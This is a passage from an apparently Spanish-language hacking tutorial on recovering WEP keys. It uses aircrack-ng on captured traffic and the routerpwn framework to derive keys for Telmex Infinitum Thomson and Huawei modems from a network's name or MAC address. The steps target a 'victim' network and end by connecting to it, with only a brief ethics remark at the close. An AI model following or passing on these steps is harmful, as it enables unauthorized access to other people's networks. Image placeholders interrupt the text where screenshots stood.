


Como pueden observar el uso del internet nos favorece como anteriormente se los había dicho

5.- Procedemos a la desencriptación con **aircrack-ng prueba-01.cap** donde **prueba** es el nombre de nuestro .cap del airodump anterior y obtenemos:



y por ultimo:



Con esto comprobamos que también podemos obtener la wepkey fácilmente sin necesidad de inyectar trafico siempre y cuando la víctima use su internet :D

Sección 3: Ataque A Redes Infinitum (México)

En esta ultima sección se presentara un Framework basado en html con java script y php llamado **routerpwn** hecho por mexicanos, el cual contiene un set completos de exploits para diversos tipos de router , pero en este caso nos basaremos solo a obtención de wepkeys de la empresa de telmex(servicio de internet Infinitum).
Para la utilización de este Framework es necesario si usamos la web como tal internet de lo contrario la app en android o iphone para ver mas info sobre este Framework: http://www.routerpwn.com/info.html

Usando El Framework

1.- Primero que nada observamos que redes de tipo Infinitum tenemos a nuestra disposición (las de tipo **INFINITUMXXXXXX** son thomson y los de tipo **ININITUMXXXX** son huawei)

Thomson

2- Una vez identificada la red si es thomson solo bastara con ir a http://www.routerpwn.com/ y en el index dar click donde dice thomson y dar click en cualquiera de las dos primeras opciones de los módulos de thomson, nos pedirá el nombre de la red y lo proporcionamos y nos dará las posibles keys

Huawei

3.- Si el módem es Huawei damos click en su respectivo nombre y nos mostrara los módulos disponibles para esa marca de módem, damos click en la 4ta opción que dice mac2wepkey y nos desplegara una alerta pidiéndonos la mac del dispositivo y la obtendremos con un **airodump-ng wlan0** (tu interfaz de red inalámbrica puede variar) y copiamos la mac tal y como esta y la pegamos en la ventana de alerta y damos en aceptar ; automáticamente nos aparecerá una nueva alerta con la wepkey del módem víctima


Nota: Para confirmar que es la wepkey debes considerar lo siguiente: la alerta con la wepkey tiene una parte que dice ssid y si coincide ese essid con los 4 caracteres después del **INFINITUM** del nombre de la red atacada,ten por seguro que es la clave correcta , de lo contrario actualiza tu navegador y vuelve a hacer el proceso porque suelen pasar pequeños errores generados por la cache de tu navegador.

Ejemplo De Utilización Del Framework Routerpwn Con módem Huawei


Aquí les dejo de manera mas explicita un ejemplo de como utilizar el Framework, en este caso con un módem huawei.

1.- Obtenemos la mac del módem Infinitum con un **airodump-ng wlan0** y copiamos la mac

2.- Nos dirigimos a http://www.routerpwn.com/ y como podemos observar el módem cuenta con 4 caracteres después de la palabra Infinitum por lo que es un módem huawei así que una vez cargada la pagina seleccionamos donde dice huawei :




3.- Como ven cuenta con varios módulos por lo que seleccionamos la cuarta y al seleccionarla nos mandara una alerta y allí proporcionaremos la mac del módem:



4.- Como pueden observar al dar aceptar obtenemos esto:

Como pueden ver el ssid es 40bb y nuestra red se llama INFINITUM40bb por lo que la key es 100% confiable ya que coinciden el ssid y los 4 últimos dijimos del nombre de la red .

5.- Procedemos a conectarnos a la red y corroborar el resultado y la certeza de este Framework:



Veamos si nos conecto :

Como ven si nos conecto a la red .

Conclusión Del Framework

Como pueden observar el Framework funciona a la perfección, lo mejor de esta herramienta es que esta a la disposición de cualquiera sin costo alguno, no como muchas otras que tratan de engañar a la gente e infectando sus equipos de computo, por lo que pueden utilizarlo con confianza pues es html no archivos extraños y esas cosas comunes de la red.

Conclusiones Generales

Bueno hasta aquí se termina la primera parte de este cuaderno de la comunidad **mhksec** *por mi parte ah sido un placer el compartirles un poco de lo que se y que espero les sea útil , recuerden el no dañar ni destruir lo ajeno ya que no es ético hacer el mal a alguien.*

Esperen la segunda parte Wireless Cracking 2 : Wpa pues esta solo se baso a la encriptación wep , trate de hacerla lo mas explicita que pude , demostrando con screenshots propias para aumentar el nivel de fiabilidad de lectores ; disfruten de este cuaderno.

Se despide de ustedes su amigo Dr0pD3aD.

Bibliografía:

- http://www.aircrack-ng.org/
- http://www.aircrack-ng.org/doku.php?id=airmon-ng
- http://www.aircrack-ng.org/doku.php?id=es:airodump-ng
- http://www.aircrack-ng.org/doku.php?id=es:aireplay-ng
- http://www.routerpwn.com/

Con la sencillez que ignoras creamos cosas complejas... Dr0pD3aD